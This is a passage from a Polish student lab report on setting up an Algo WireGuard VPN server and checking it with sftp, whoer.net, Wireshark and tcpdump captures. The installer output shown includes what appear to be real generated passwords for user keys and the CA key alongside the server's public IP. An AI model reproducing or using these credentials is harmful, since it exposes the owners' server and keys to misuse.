[SSH tunneling prompt]
Do you want each user to have their own account for SSH tunneling?
[y/N]
:
y^M
TASK [SSH tunneling prompt] *****
```

Poprawna instalacja kończy się takim komunikatem oraz podaniem DNS i kodów uwierzytelniających.

```
ok: [localhost] => {
  "msg": [
    [
      "\n#",
      "\n#",
      "\n#",
      "\n#",
      "\n#",
      "\n#",
      ""
    ],
    [
      "Congratulations!",
      "Your Algo server is running.",
      "Config files and certificates are in the ./configs/ directory.",
      "Go to https://whoer.net/ after connecting",
      "and ensure that all your traffic passes through the VPN.",
      "Local DNS resolver 172.31.130.176"
    ],
    [
      "\n#",
      "\n#",
      "\n#"
    ],
    [
      "The p12 and SSH keys password for new users is d5zskk5au",
      "The CA key password is jo@UsoYmODiIlMpy"
    ]
  ],
  "changed": [localhost]
}

RUNNING HANDLER [ssh_tunneling : restart ssh] *****
changed: [localhost]


PLAY RECAP *****
localhost : ok=144 changed=77 unreachable=0 failed=0 skipped=43 rescued=0 ignored=0
```

2. Konfiguracja klientów.

Tą konfigurację rozpoczynamy od zalogowania się na serwer i pobrania plików konfiguracyjnych dla użytkownika DevOps przy użyciu protokołu sftp służącego do bezpiecznego pobierania plików z serwera.

```
(root@kali)~[/home/kt0s]
# sftp 104.248.33.29
root@104.248.33.29's password:
Connected to 104.248.33.29.
sftp> cd algo
sftp> ls
CHANGELOG.md      CONTRIBUTING.md      Dockerfile           LICENSE              Makefile             PULL_REQUESTS.md
algo-docker.sh     algo-showenv.sh     ansible.cfg          cloud.yml            config.cfg            configs
input.yml          install.sh           inventory            library              logo.png              main.yml
server.yml         tests               users.yml            venvs
sftp> cd configs
sftp> ls
104.248.33.29 localhost
sftp> cd localhost
sftp> ls
ipsec              ssh-tunnel          wireguard
sftp> cd wireguard
sftp> ls
CzlowiekwKapturze.conf  CzlowiekwKapturze.png  DevOps.conf          DevOps.png          Fanatyk
sftp> get DevOps.conf
Fetching /root/algo/configs/104.248.33.29/wireguard/DevOps.conf to DevOps.conf
DevOps.conf
sftp>
```


Następnie dzięki temu plikowi tworzymy klienta VPN w aplikacji WireGuard wybierając opcje dodaj tunel.












By potwierdzić działanie programu wchodzę na stronę whoer i otrzymuje informacje o mojej zmienionej geolokalizacji i o innym adresie ip niż ten który otrzymuje po wpisaniu komendy ifconfig.

```
Ethernet adapter Ethernet:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::18db:a8ef:bacc:bcae%19
IPv4 Address. . . . . : 192.168.0.53
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
```


My IP: 104.248.33.29

Secure internet ☐

ISP:	 Digital Ocean	DNS	 172.71.245.4  Germany
Hostname:	 N/A	Proxy:	 No
OS:	 Win10.0	Anonymizer:	 Yes
Browser:	 Chrome 108.0	Blacklist:	 No

To samo potwierdzają odczyty w Wiresharka, które pomimo odwiedzania różnych stron www, a co za tym idzie komunikowania się z różnymi serwerami, wskazują, że komunikowałem się tylko z jednym serwerem, który jest pod adresem mojego VPNa.

No.	Time	Source	Destination	Protocol	Length	Info
1469	22.203630	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1600, datalen=1280
1470	22.203730	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1601, datalen=1280
1471	22.203785	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1383, datalen=64
1472	22.203839	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1602, datalen=1280
1473	22.203950	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1603, datalen=1280
1474	22.204000	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1384, datalen=64
1475	22.204066	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1604, datalen=1280
1476	22.204204	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1385, datalen=64
1477	22.205120	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1605, datalen=1280
1478	22.221474	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1606, datalen=1280
1479	22.221657	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1607, datalen=1280
1480	22.221657	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1608, datalen=1280
1481	22.221771	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1609, datalen=1280
1482	22.221817	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1386, datalen=64
1483	22.221898	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1610, datalen=1280
1484	22.221972	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1387, datalen=64
1485	22.221985	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1611, datalen=1280
1486	22.222052	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1388, datalen=64
1487	22.222775	104.248.33.29	192.168.0.53	WireGu...	634	Transport Data, receiver=0xC0802068, counter=1612, datalen=560
1488	22.248078	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1389, datalen=64
1489	22.248112	192.168.0.53	104.248.33.29	WireGu...	154	Transport Data, receiver=0x4608303E, counter=1390, datalen=80
1490	22.284156	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1613, datalen=1280
1491	22.285263	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1614, datalen=1280
1492	22.285391	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1615, datalen=1280
1493	22.285477	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1616, datalen=1280
1494	22.285581	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1391, datalen=64
1495	22.285611	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1617, datalen=1280
1496	22.285675	192.168.0.53	104.248.33.29	WireGu...	138	Transport Data, receiver=0x4608303E, counter=1392, datalen=64
1497	22.286749	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1618, datalen=1280
1498	22.286889	104.248.33.29	192.168.0.53	WireGu...	1354	Transport Data, receiver=0xC0802068, counter=1619, datalen=1280

Ostatnim krokiem weryfikacji było zobaczenie ruchu sieciowego po stronie serwera z pomocą narzędzia tcpdump, na którym widać obsługę mojego komputera przez serwer VPN. By to wykonać zalogowałem się na serwer i pobrałem tcpdump.

```
00:45:24.965992 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 416
00:45:24.966946 IP 37.225.32.167.25912 > 104.248.33.29.51820: UDP, length 80
00:45:24.966967 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3644922, win
00:45:24.967341 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3681558:368
00:45:24.967358 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 928
00:45:24.968348 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3682407:368
00:45:24.968372 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 816
00:45:24.968407 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3683146:368
00:45:24.968423 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 192
00:45:24.969671 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3683255:368
00:45:24.969689 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 912
00:45:24.971819 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3684094:368
00:45:24.971856 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 992
00:45:24.972176 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3685003:368
00:45:24.972197 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 880
00:45:24.972208 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3685802:368
00:45:24.972215 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 208
00:45:24.972359 IP 37.225.32.167.25912 > 104.248.33.29.51820: UDP, length 80
00:45:24.972360 IP 37.225.32.167.25912 > 104.248.33.29.51820: UDP, length 80
00:45:24.972360 IP 37.225.32.167.25912 > 104.248.33.29.51820: UDP, length 80
00:45:24.972360 IP 37.225.32.167.25912 > 104.248.33.29.51820: UDP, length 80
00:45:24.972384 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3646440, win
00:45:24.972394 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3647589, win
00:45:24.972404 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3647877, win
00:45:24.972412 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3649095, win
00:45:24.972422 IP 104.248.33.29.63028 > 104.16.182.15.443: Flags [..], ack 3651392, win
00:45:24.973426 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3685931:368
00:45:24.973460 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 944
00:45:24.974031 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3686790:368
00:45:24.974048 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 432
00:45:24.974251 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3687149:368
00:45:24.974268 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 256
00:45:24.974445 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3687328:368
00:45:24.974461 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 240
00:45:24.975280 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3687487:368
00:45:24.975295 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 112
00:45:24.976066 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3687526:368
00:45:24.976108 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 880
00:45:24.977418 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3688325:368
00:45:24.977465 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 864
00:45:24.978276 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3689104:368
00:45:24.978324 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 864
00:45:24.979368 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3689883:369
00:45:24.979414 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 912
00:45:24.980336 IP 104.16.182.15.443 > 104.248.33.29.63028: Flags [P..], seq 3690712:369
00:45:24.980366 IP 104.248.33.29.51820 > 37.225.32.167.25912: UDP, length 736
00:45:24.980590 IP 162.243.188.66.29881 > 104.248.33.29.22: Flags [..], ack 2938192, win
00:45:24.980590 IP 162.243.188.66.29881 > 104.248.33.29.22: Flags [..], ack 2935296, win
00:45:24.980590 IP 162.243.188.66.29881 > 104.248.33.29.22: Flags [..], ack 2946880, win
00:45:24.980641 IP 104.248.33.29.22 > 162.243.188.66.29881: Flags [P..], seq 3110720:311
00:45:24.980657 IP 104.248.33.29.22 > 162.243.188.66.29881: Flags [P..], seq 3113616:311
00:45:24.980699 IP 104.248.33.29.22 > 162.243.188.66.29881: Flags [P..], seq 3116512:311
[2]+  Stopped                  tcpdump -n -l | tee file.out
```

Ostatnim krokiem było wygenerowanie pliku z zapisem ruchu sieciowego oraz pobranie go z serwera z użyciem protokołu sftp.

```
root@VPN:~# tcpdump -n -l | tee file.out
```

```
(root@kali)-[/home/kt0s]
# sftp 104.248.33.29
root@104.248.33.29's password:
Connected to 104.248.33.29.
sftp> ls
algo          file.out      snap
sftp> get file.out
Fetching /root/file.out to file.out
file.out
sftp>
```


3. Podsumowanie

W tym ćwiczeniu mieliśmy pierwszy raz w życiu do czynienia z postawieniem i konfigurowaniem serwera, co było ciekawym i pouczającym doświadczeniem. Sama idea VPN nie była nam obca, lecz własnoręczne stworzenie takiego serwera pomogło nam ją lepiej zrozumieć. Dodatkowo też zgłębiliśmy zagadnienie routingu sieciowego i uzupełniliśmy go o brakującą wiedzę z zakresu komunikowania się pomiędzy serwerami. Ponadto poznaliśmy narzędzi SFTP do bezpiecznego pobierania plików z serwera oraz w praktyce wykorzystaliśmy wireshark i tcpdump.